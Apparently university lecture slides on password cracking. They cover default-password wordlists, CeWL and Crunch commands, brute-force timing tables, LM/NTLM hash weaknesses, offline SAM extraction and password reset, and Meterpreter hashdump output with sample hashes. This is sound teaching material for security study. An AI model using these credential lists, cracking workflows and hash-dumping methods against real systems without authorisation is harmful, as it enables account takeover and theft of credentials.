- Several crackers include small wordlist
 - ❖ John the Ripper → ~88k words
 - ❖ Cain → ~306k words
- CERIAS wordlist collection from Purdue University
 - ❖ <ftp://ftp.cerias.purdue.edu/pub/dict/dictionaries>
 - ❖ Includes English, Dutch, Finnish, German, Hindi, Italian, Norwegian, and Swedish
- Another good list of lists
 - ❖ www.outpost9.com/files/WordLists.html

```
!@#$%^& ladmin !ftp !manage !monitor 1 111111
123 123123 1234 12345 123456 123456
1234567 12345678 123456789 1234567890
1234qwer 123qwe 1q2w3e 1q2w3e4r 1q2w3e4r5t
1qa2ws 1qa2ws3ed 1qaz2wsx 1qaz2wsx3edc 1qaz2wsx3edc4rfv
54321 654321 7654321 87654321 987654321 Cisco a abc
abc123 abcd1234 abcdef admin admin123 adminadmin
administrator alex alpine apache asdf1234 asdfgh asdfghijkl
backup changeme cisco cyrus default dottie ftp guest info
internet linux mail master michael mysql nagios nobody nologin
nopass no password oracle p@ssw0rd p@ssword passw0rd
passwd passwd123 password postgres
q1w2e3r4 q1w2e3r4t5 qazwsx qwe123 qweasdzc qwer1234
qwerty qwerty123 qwertyuiop redhat remote root
root123 rootroot server test test123 tester testing
testuser user web webadmin webmaster zxcvbnm
```

Create Your Own Custom (Tailored-To-Target) Dictionary

- Generate custom wordlists by
 1. Crawling websites → **CeWL**
 2. Creating all permutations of a character set → **Crunch**
- 1. CeWL (Custom Word List generator)
 - ❖ Spider a URL to certain depth (-d) to create unique words
 - ❖ **cewl -d 2 --write wordlist.txt www.mit.edu**
 - ❖ Removes duplicate words
 - ❖ Kali or digi.ninja/projects/cewl.php
- If you have a wordlist that isn't sorted and has duplicate words
 - ❖ **cat wordlist.txt | sort | uniq > unique_wordlist.txt**

Custom Dictionaries - It's Crunch Time

2. Crunch

- ❖ Specify a standard or custom character set
 - ❖ Generates all possible permutations
 - ❖ Output can be sent to screen, file, or another program
 - ❖ `crunch <min-len> <max-len> [<charset string>] [opts]`
 - ❖ `man crunch` → page is quite good
 - ❖ Kali or sourceforge.net/projects/crunch-wordlist/
-
- `crunch 1 6 abcdefg -o wordlist.txt`
 - ❖ Wordlist starting with a and ending at gggggg

Custom Dictionaries - It's Crunch Time

- **crunch 4 5 -p dog cat bird**
 - ❖ Numbers not processed but are needed
 - ❖ `birdcatdog`, `birddogcat`, `catbirddog`, `catdogbird`,
`dogbirdcat`, `dogcatbird`
- **crunch 5 5 -t ddd@% -p dog cat bird**
 - ❖ `-t @,%^` → specifies pattern
 - `@` insert lower case characters
 - `,` insert upper case characters
 - `%` insert numbers
 - `^` insert symbols
 - ❖ `birdcatdoga1`, `birdcatdoga2`, `birdcatdoga3`,
 - ❖ `<snipped>`
 - ❖ `dogcatbirdz7`, `dogcatbirdz8`, `dogcatbirdz9`

Brute Force Attacks



- Most powerful method - it will determine every password
 - ❖ It's just a matter of time... sometimes centuries!
- Try every possible combination of characters
 - ❖ A, AA, AAA, AAAA, AAAB ...
 - ❖ Could also use a heuristic to weight characters more likely to be used in passwords more heavily
- Classic tradeoff between
 - ❖ Resources you can throw at the effort
 - Number of CPUs, CPU speed, time, memory, disk space
 - ❖ Complexity of encryption algorithm and password to be cracked

Brute Force Password Cracking

Case-Insensitive Passwords

Number of Characters	Combinations	8,000,000 guesses/sec
1	68	0.000009 seconds
2	4,624	0.000578 seconds
3	314,432	0.039304 seconds
4	21,381,376	3 seconds
5	1,453,933,568	3 minutes
6	98,867,482,624	3 hours
7	6,722,988,818,432	10 days
8	457,163,239,653,376	2 years
9	31,087,100,296,429,600	123 years
10	2,113,922,820,157,210,000	8379 years

26 letters
10 numbers
32 symbols


Case-Sensitive Passwords

Number of Characters	Combinations	8,000,000 guesses/sec
1	94	0.00001 seconds
2	8,836	0.00110 seconds
3	830,584	0.10382 seconds
4	78,074,896	10 seconds
5	7,339,040,224	15 minutes
6	689,869,781,056	24 hours
7	64,847,759,419,264	94 days
8	6,095,689,385,410,820	24 years
9	572,994,802,228,617,000	2,271 years
10	53,861,511,409,490,000,000	213,492 years

Hybrid Attacks


- Compromise between
 - ❖ Quick, limited dictionary attacks and
 - ❖ Slow, but "effective", brute force attack
- Start with dictionary attack
- Create other guesses by concatenating characters (numbers, letters) to the dictionary words
 - ❖ Password12, AFIT289, doug0, 0melissa1, bob1234
- Make "leet" speak substitutions in dictionary words
 - ❖ A → 4, E → 3, I → 1, O → 0, U → |_, T → 7, Z → 2
 - ❖ Barry → B4rry
 - ❖ Evil → 3v11
 - ❖ lite → 1337

Abridged Windows Logon Process



Wdigest

- Wdigest protocol (RFC 2617) introduced in WinXP and used to authenticate with HTTP servers
- Provides improvement over Basic Access Authentication
 - ❖ Remember this from CSCE 560 lab?
 - ❖ Authorization: Basic d2lyZXNoYXJrLXN0dWR1bnRzOm5ldHdvcms=
 - ❖ Which decodes to wireshark-students:network
- Client must form a response based on the user's password which is stored in LSASS memory in cleartext!




Password stored
as cleartext!!

Windows Password Hashes

- Passwords for local accounts are hashed and stored in the Security Account Manager (SAM) file on the local machine
 - ❖ Both LANMAN (LM) and NTLM hashes are stored on Win NT / 2k / XP / 2003 machines by default
 - Yes, that's two entries in the SAM file for each password
 - Windows Vista does not include LANMAN hashes (by default)
- SAM file contains both usernames and password hashes
- SAM file is encrypted and stored in
 - ❖ C:\WINDOWS\system32\config\SAM
 - ❖ HKEY_LOCAL_MACHINE\SAM
- Encryption key (syskey) is stored in
 - ❖ C:\WINDOWS\system32\config\SYSTEM
 - ❖ HKEY_LOCAL_MACHINE\SECURITY

Windows Password Hashes



```
Administrator:500:E52CAC67419A9A22664345140A852F61:67A54E1C9058FCA16498061B96863248:::  
Bill:1005:NO PASSWORD*****:NO PASSWORD*****:::  
Chris:1003:E52CAC67419A9A22664345140A852F61:58A478135A93AC3BF058A5EA0E6FDB71:::  
csanders:1006:E52CAC67419A9A22664345140A852F61:67A54E1C9058FCA16498061B96863248:::  
Guest:501:NO PASSWORD*****:NO PASSWORD*****:::  
HelpAssistant:1000:BC9599830EA580CA58B92D00C6B0F7DE:FA3459F926BFDCBDC0B320B3F5B728BA:::  
Steve:1004:NO PASSWORD*****:NO PASSWORD*****:::  
SUPPORT_388945a0:1002:NO PASSWORD*****:5C8C0893992CCFBF68A823C081D340CA:::
```

RID - relative identifier portion of the users SID (Security Identifier)

LANMAN (LM) Hashes - WEAK!

- Passwords 14 characters or less are hashed using LANMAN
 1. Pad password to exactly 14 characters using null
 2. Convert all characters to uppercase
 3. Split the 14 characters into two 7-character strings
 4. Each 7-byte string used to DES-encrypt the constant ASCII string of `KGS!@#$%`
 - Not really a hash → actually a one-way crypto function
- LANMAN was used prior to Windows NT and STILL in use to maintain backward compatibility with legacy 3rd party CIFS apps
 - ❖ Me when I see a LANMAN hash...

LANMAN Hash Example

- Consider a password of "BaRry#12"
 - ❖ How will this be hashed?
 - Convert to upper case: $68^{14} \approx 2^{85}$
 - "BARRY#12"
 - Pad it to 14 characters:
 - "BARRY#12_____"

6 nulls
 - Split into two 7-character pieces: $68^7 \approx 2^{43}$
 - "BARRY#1" and "2_____"
- Hash those pieces and store in the SAM:
 - ❖ ADE9DCB2A1168C56 1D71060D896B7A46
- Very, very easy to crack!
 - ❖ Brute force attack on LANMAN hashes using a single top-of-the-line PC with quad processors (approximate times)
 - Alphanumeric characters: < 2 hours
 - Alphanumeric with some special symbols: < 10 hours
 - Alphanumeric with all special symbols: < 120 hours (5 days)

NTLM (NT LAN Manager) Hashes

- Passwords greater than 14 characters will not have LANMAN hash
- NTLM authentication is better, but still has flaws
 - ❖ Upper/lower case is preserved
 - ❖ Password up to 256 characters long is hashed using MD4 to create 16-byte hash
- However ...
 - ❖ No salts are used for either LANMAN or NTLM hashes



No Salts in Windows

- Salt = random number used to seed the crypto algorithm
 - ❖ Salt is not a secret
- Assume Alice's password = Bob's password = **apple**
- Both have the same hash stored in the SAM database
 - ❖ Alice: password hash = **5EBE7DFA074DA8EE8AEF1FAA2BBDE876**
 - ❖ Bob: password hash = **5EBE7DFA074DA8EE8AEF1FAA2BBDE876**

Salt in Unix

Random salt value is created by OS when user sets password

- Each password has a salt

- Password hashed using `crypt('password', '1saltvalu$')`

- Alice:

- `salt = vqQO0mLr`

- `crypt('apple', 'vqQO0mLr') = JvrqDBUVi7jYU6Ddr7G2v`

- Unix stores → `1vqQO0mLr$JvrqDBUVi7jYU6Ddr7G2v`

- Bob:

- `salt = rfHm9Vva`

\$ is field delimiter

- `crypt('apple', 'rfHm9Vva') = ns4k0kyZrF1VtdBI2kGE`

- Unix stores → `1rfHm9Vva$ns4k0kyZrF1VtdBI2kGE`

1 → using MD5 hash

Salt ID	Method
None	DES
1	MD5
2a	Blowfish
5	SHA-256
6	SHA-512 (Default)

Implication of No Salts in Windows

- In his free time, an attacker can
 - ❖ Create a hash for every word in a dictionary file
 - ❖ Store the word and hash of word in another (large) file called an encrypted dictionary or **rainbow** table
- After attacker grabs the SAM file, simply compare the stored hash in the SAM file against the pre-computed list
 - ❖ **No encryption on the fly** is required before the comparison!
- With salts, must have an encrypted dictionary for **each** salt value!
 - ❖ 16-bit salts → need $2^{16} = 65,536$ encrypted dictionaries
 - ❖ 64-bit salts → need 2^{64} dictionaries!

ophcrack



- ophcrack.sourceforge.net - Windows or Linux
 - ❖ Load hashes and table(s) → click Crack

The screenshot shows the ophcrack application window. At the top is a menu bar with icons for Load, Delete, Save, Tables, Crack, Help, and Exit. To the right of the menu is an 'About' button. Below the menu is a toolbar with buttons for Progress, Statistics, and Preferences. The main area contains two tables. The first table, titled 'User', lists various user accounts with their corresponding LM Hashes, NT Hashes, and password fields (LM Pwd 1, LM Pwd 2, NT Pwd). The second table, titled 'Table', shows the status of different hash tables (XP free small, table0, table1, table2, table3) and their progress in RAM and disk. At the bottom, there are input fields for Preload, Brute force, Pwd found, and Time elapsed.


User	LM Hash	NT Hash	LM Pwd 1	LM Pwd 2	NT Pwd
Administrator	31d6cfe0d16ae931b73c59d7e0c089c0				empty
Guest	31d6cfe0d16ae931b73c59d7e0c089c0				empty
HelpAssistant	EA3CD134DD9B979496BC4CD04DD1F1FC	13F2FCA2EA852A8AC6AECCA90E97A825		MZFFKYA	
SUPPORT_38894...		053A521EBD8C0F94392A7D05F273EF66			
user	31d6cfe0d16ae931b73c59d7e0c089c0				empty

Table	Directory	Status	Progress
XP free small	C:/Program Files/...	35% in RAM 100% in RAM 38% in RAM on disk on disk	<div style="width: 35%; background-color: #00A000;"></div> <div style="width: 100%; background-color: #00A000;"></div> <div style="width: 38%; background-color: #00A000;"></div> <div style="width: 100%; background-color: #00A000;"></div> <div style="width: 100%; background-color: #00A000;"></div>
table0			
table1			
table2			
table3			

Preload: Brute force: Pwd found: Time elapsed:

Retrieving Windows Passwords With Physical Access

- Boot with a live CD/USB Windows (BartPE) CD or Linux (Kali)
- Copy the SAM and SYSTEM files to a thumbdrive
 - ❖ Then use SamInside (Win2K through Win7)
 - ❖ It will retrieve the encryption key from SYSTEM, use it to decrypt SAM, and then crack SAM's hashes



Resetting Windows Passwords With Physical Access

Offline NT Password & Registry Editor

- Boot using CD → Offline NT Password & Registry Editor
 - ❖ Enable administrator password and reset password to blank
 - ❖ pogostick.net/~pnh/ntpasswd/
- Reset password of users with valid local account on Windows
- Supports Windows NT3.5 to Win7, also 64 bit and Server versions (e.g., 2003 and 2008)
- You do not need to know the old password to set a new one

- Boot using USB → Password Reset Key 2.0
 - ❖ All versions on Windows including 10!



Resetting Windows Passwords With Physical Access

Text received on 7 Jun 13:

Barry. Have a guy in the office who passed away this week. He was a single guy in his 50's with no family in town. I'm at his home with his brothers who are in town and they can't get into his laptop. They are trying to get info on his Will and other personal info. Is there a way or process for getting access to a laptop if you don't have the password.

My response: Not a problem if you have physical access to the laptop.


Retrieving Windows Passwords

- If you **DO NOT** have administrator privileges
 - ❖ Get SAM file from c:\winnt\repair or a backup directory
 - ❖ Get SAM file from a recovery CD or USB drive
 - ❖ Sniff passwords transmitted across network using Cain's sniffers
 - Watching for challenge-response

Retrieving Windows Passwords

- If you **DO** have administrator privileges
 - ❖ Metasploit hashdump payload
 - ❖ Dump password hashes from local machine or domain controller
 - Mimikatz
 - fgdump by fizzgig
 - Shuts down antivirus tools
 - Dumps the password hashes using pwdump tool
 - Reactivates antivirus
 - Cain and Abel

hashdump



- hashdump retrieves Windows password hashes...
- Pulls from **memory**

```
meterpreter > hashdump
Administrator:500:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
HelpAssistant:1000:ea3cd134dd9b979496bc4cd04dd1f1fc:13f2fca2ea852a8ac6aecca90e97a825:::
Kari:1006:8527188be8294274221b750c127760f5:ad294ec26a6b27bb77b21691d8c0d157:::
SUPPORT_388945a0:1002:aad3b435b51404eeaad3b435b51404ee:053a521ebd8c0f94392a7d05f273ef66:::
Tory:1005:1a7115ccf877bf6e8f69bd4d5bf57cbb:10bc7e9e2e8b677374029f13438e11fa:::
user:1003:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
```

Metasploit run hashdump

- Also retrieves any Windows password **hints**
- Pulls from **registry**
- Safer than hashdump → less likely to crash target



```
meterpreter > run hashdump
[*] Obtaining the boot key...
[*] Calculating the hboot key using SYSKEY a1bcf47d46c7def44eb2ad923b272c0e...
[*] Obtaining the user list and keys...
[*] Decrypting user keys...
[*] Dumping password hints...
```

Administrator:"Blank is always the best password!"


```
[*] Dumping password hashes...
```

```
Administrator:500:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
